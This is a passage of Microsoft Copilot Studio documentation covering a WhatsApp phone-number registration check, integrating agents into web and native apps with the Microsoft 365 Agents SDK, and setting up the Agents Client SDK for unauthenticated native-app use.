
URI: `/exists/_{phoneNumber}_`

Response:

HTTP

```
{
  phone: string
  exists: boolean
}
```

1. Go to the **Topics** page for your agent.
2. Select **Add a topic > From blank**.
3. Select the **Change trigger** icon  of the **Trigger** node, and then select **A message is received**.



4. Select the **Add node** icon under the trigger node and select **Variable management > Set a variable value**.
5. In the **Set variable value** node, select the **Set variable** field.
6. In the **Select a variable** window, select **Create new**.
7. In the **Set variable value** node, select the variable name in the **Set variable** field and then rename the variable name in the **Variable properties** pane.
8. In the **Set variable value** node, in the **To value** field, select the three dots (...).
9. In the **Enter formula** window, select the **Formula** tab.
10. Copy the following formula to the formula field, substituting `<<BaseUri>>` with the uniform resource identifier (URI) of the API, and then select **Insert**.

```
<BaseUri>/exists/"&System.Activity.From.Id
```

Enter formula

↗

×

Custom
System
Environment
Formula

fx

"https://"

/exists/"&

System.Activity.From.Id

Press CTRL + M to disable / enable Tab character

Type

String

Output

✓

"https://"

Insert

Cancel

11. Select the **Add node** icon under the **Set variable value** node and select **Advanced** > **Send HTTP request**.
12. Select **Record** under **Response data type**.
13. Select **Edit Schema** and provide the response schema.

HTTP


kind: Record
properties:
exists: Boolean
phone: String

14. For **Save response as**, create a new variable named `apiResponse`.
15. Select the **Add node** icon under the **HTTP Request** node, and select **Add a Condition**.
16. On the **Condition** node, select **Select a variable** > `apiResponse.exists`.
17. On the second input field, select **Is equal to**.
18. Under **Enter or Select a value**, type `true`.
19. Select the **Add node** icon under the **All other conditions** node, and select **Send a message**.
20. Write a message to display to unregistered users.

❗ **Note**


You can customize the message sent to unregistered users. In this example, the message is `Sorry, you are not registered.`

21. Select the **Add node** icon under the **Message** node, and select **Topic management > End all topics**.
22. Select the **Add node** icon under the **End all topics** node, and select **Topic Management > End conversation**.



23. Select **Save** in the authoring canvas to commit your changes to the topic.
24. When you finish all changes to the agent, republish the agent.

After you publish the change, the system checks the phone number linked to the user's WhatsApp device. If the number isn't in the database, the system displays the message you configured as the unregistered message.



Disconnect an agent from a phone number

To disconnect your agent from the phone number configured for the WhatsApp channel, open the configuration panel and select **Disconnect**.

Limitations

The WhatsApp channel doesn't support uploading or downloading files.

Last updated on 02/13/2026

Integrate with web or native apps using Microsoft 365 Agents SDK

 Important

This content is intended for experienced IT professionals, such as IT admins or developers, who are familiar with developer tools, utilities, and integrated development environments (IDEs). It requires software development expertise.

After you create and test your agent in Copilot Studio, deploy it to your preferred channel to test how your target users will interact with it.

 Note

If you want to use the Embed code for the web app in Copilot Studio, you must set your security authentication options to **No authentication**. Navigate to **Settings > Security > Authentication** and select **No authentication** to make it publicly available.

This guide covers how to take your Copilot Studio agent and integrate it with your existing web application (typically a website) or native application using the Copilot Studio client with the Microsoft 365 Agents SDK.

 Note

For another option to connect a Copilot Studio or Microsoft 365 Agents SDK agent to a native mobile or Windows app, see [Integrate with native apps using the Agents Client SDK](#).

Different parts of this guide are relevant depending on whether you have an existing UX/UI that you want to integrate the agent into, or if you plan to use a Microsoft-provided UX/UI. Use the following table to find the section that fits your scenario.

 Expand table

Deployment Method	How, where, and why	Quick Link
Use the Default Web Chat Embed Code	With an agent that has No Authentication security setting enabled, it's available on the Web channel publishing pane in Copilot Studio. Note: This option	Use the default Web Chat Embed code (without development/code)

Deployment Method	How, where, and why	Quick Link
	only appears when you have No Authentication selected in Copilot Studio.	
Connect to Copilot Studio with Agents SDK User sign-in	Use the Agents SDK connection string or configuration settings to directly integrate to your agent using user credentials using the copilot.	Configure your app registration for user interactive sign-in
Use legacy DirectLine to connect to Copilot Studio	You can connect to DirectLine using the DirectLine API and should be used where the Agents SDK doesn't support your scenario.	Publish an agent to mobile or custom apps

Prerequisites

- .NET Core / JS/ Python
- Packages–Copilot Studio client
- An agent

Methods to Integrate your Copilot Studio agent

- **Copilot Studio client (using the Agents SDK):** This method is the preferred way to integrate with Copilot Studio.
- **DirectLine:** DirectLine is the legacy way to integrate with Copilot Studio and should be used where there's no support for your use case with Copilot Studio client.
 - Doesn't support service principal token

Copilot Studio Client Samples

Use these .NET, JavaScript, or Python samples in the following section depending on the language you use:

.Net

[Copilot Studio Client Sample](#)

Get Started: Basic configuration and agent connection testing using the Microsoft 365 Agents SDK

1. Download the Copilot Studio client Sample from the Microsoft 365 Agents SDK.


We simplified integration with the Agents SDK for your web and native apps by providing a client library that allows developers to enter a few details about your agent and to easily integrate it into your applications.

2. Get the appropriate sample for .NET, JavaScript, or Python from the [Copilot Studio Client Samples](#).
3. Get the Embed code or connection string for your agent in Copilot Studio.

You need access to your agent in Copilot Studio to get the connection string details (or details for the configuration setting) to be able to connect to it.



In Copilot Studio, open your agent, select **Settings** > **Security** > **Authentication**, and then review your agent's settings.

- If either **Authenticate with Microsoft** or **Authenticate manually** is selected, you see only the *connection string* option to integrate with Agents SDK.
- If **No authentication** is selected, you see both the Embed code that you can add to your website and the connection string. The Embed code option doesn't use the Agents SDK and uses the standard out-of-the-box Web Chat component.



4. Get your connection string.


To get the connection string for your agent in Copilot Studio, select either **Web app** or **Native app** on the **Channels** page. Select **Copy** next to the connection string under **Microsoft 365 Agents SDK**. Use this string to connect to this agent from your web or native app's code.



5. Get information for traditional configuration settings.

If you don't want to use the *connection string* method, and instead use the traditional configuration settings, you need some other metadata from your Copilot Studio agent.

Select **Settings** > **Advanced**. Under **Metadata**, you need the **Environment ID**, **Tenant ID**, and **Schema name**. Record these metadata values for later.



6. Configure your application registration for the correct permissions to access Copilot Studio.

Your web or native app needs to have an app registration in Azure. If you don't have an app registration in Azure, you can follow the full guide on setting one up using the [Readme](#) or in the [Azure documentation](#). For more information, see [Register an application in Microsoft Entra ID](#).

! Note

Most likely you already have an existing app registration for your registration, and you need to use that instead. You can configure *User* authentication to access your agent.

Configure your app registration for user interactive sign-in

1. Navigate to **API permission** > **Add permissions**, select **APIs my organization uses**, and search for **Power Platform API**.
2. Select **delegated permissions** > **Copilot Studio** > **Copilot Studio.Copilots.Invoke** permission. Select **Add Permissions**.

For user sign-in, you can test the sample work with your application registration and your Copilot Studio agent, by:

Adding the connection string into the Copilot Studio client settings in the *appsettings.config* file:

- `DirectConnectUrl`
- `TenantID:`
- `ClientID:`
- `ClientSecret:`

Adding the Copilot Studio client settings in the *appsettings.config* file:

- `EnvironmentID:`
- `SchemaName:`
- `TenantID:`
- `AppClientID:`
- `AppClientSecret:`

You should now be able to run the sample and connect to the agent via your app registration settings using the sample console application.

Integrate the Copilot Studio client into your existing UI/UX

Now you have tested your agent with the Copilot Studio client. Your testing confirms your agent is connected with the sample console app, you're ready to integrate the library into your existing website or app, and connect/surface it with your existing UI.


How you integrate your agent into the application is up to you and your existing code base. Typically, steps to integrate your agent might include:

1. Referencing the library in your application.
2. Implementing objects and methods from the client library in your project.
3. Injecting with DI or managing the client based on the existing design of your application, ensuring you reference the app settings for the configuration details for the agent.

Use the default Web Chat Embed code (without development/code)

You can add the Copilot Studio agent to your website using an iFrame, embeddable in the HTML of the website/web app.

This code is visible only if the **No authentication** option is selected in the agent's settings in Copilot Studio under **Security**. If **Authenticate with Microsoft** or **Authenticate manually** is selected, the embed code isn't visible.



Use DirectLine to connect to Copilot Studio

See [Publish an agent to mobile or custom apps](#) to use DirectLine to integrate with your Copilot Studio agent.

Last updated on 11/13/2025

Integrate with native apps using the Agents Client SDK

07/18/2025

Important

This content is intended for experienced IT professionals, such as IT admins or developers, who are familiar with developer tools, utilities, and integrated development environments (IDEs). Creating this integration requires software development expertise.

Agents Client SDK is an SDK for Android, iOS, and Windows platforms. This SDK lets you communicate with agents developed using Copilot Studio or the [Microsoft 365 Agents SDK](#), from native Android, iOS, and Windows apps.

With Agents Client SDK, we're introducing multimodality to user-agent interaction. Users can now communicate with agents through text or voice, while sharing context through images or screen capture.

The first version of the SDK supports text-based communication and adaptive cards rendering for unauthenticated or anonymous end users with agents created in Copilot Studio. You can add adaptive cards to topics using the **Ask with adaptive card** option.

Important

Currently the SDK supports only unauthenticated users and can be used in native apps if you deem such usage appropriate and necessary for your end users.

Configure your agent for native apps

1. Go to your agent in Copilot Studio by selecting **Agents** and then your agent.
2. Under **Settings > Security > Authentication**, select **No Authentication**.

< Authentication

When enabled, your agent will use the selected LLM's stored information and understanding to generate responses.

Choose an option

☒ No authentication 

Publicly available in any channel

☐ Authenticate with Microsoft

Entra ID authentication in Microsoft Teams, SharePoint, Power Apps, or Microsoft 365 Copilot

☐ Authenticate manually

Set up authentication for any channel

Save

3. Go to the **Channels** page for your agent.

With **No authentication** selected, a review is recommended.

AgentForNet

OverviewKnowledgeToolsAgentsTopicsActivityAnalyticsChannels

Published 6/5/2025Publish

Because you chose Microsoft authentication, only the Teams + Microsoft 365 and SharePoint channel is available. To use other channels, [change your authentication settings](#).

Published agent status

 Published by Aparna Vaikuntam 6/5/2025, 8:42 AM

 There are risks to review in your published agent.

Your agent does not require end user authentication

Allowing anonymous end users to chat with your agent allows anyone to access content added to your agent. [Learn more](#)

Share a preview

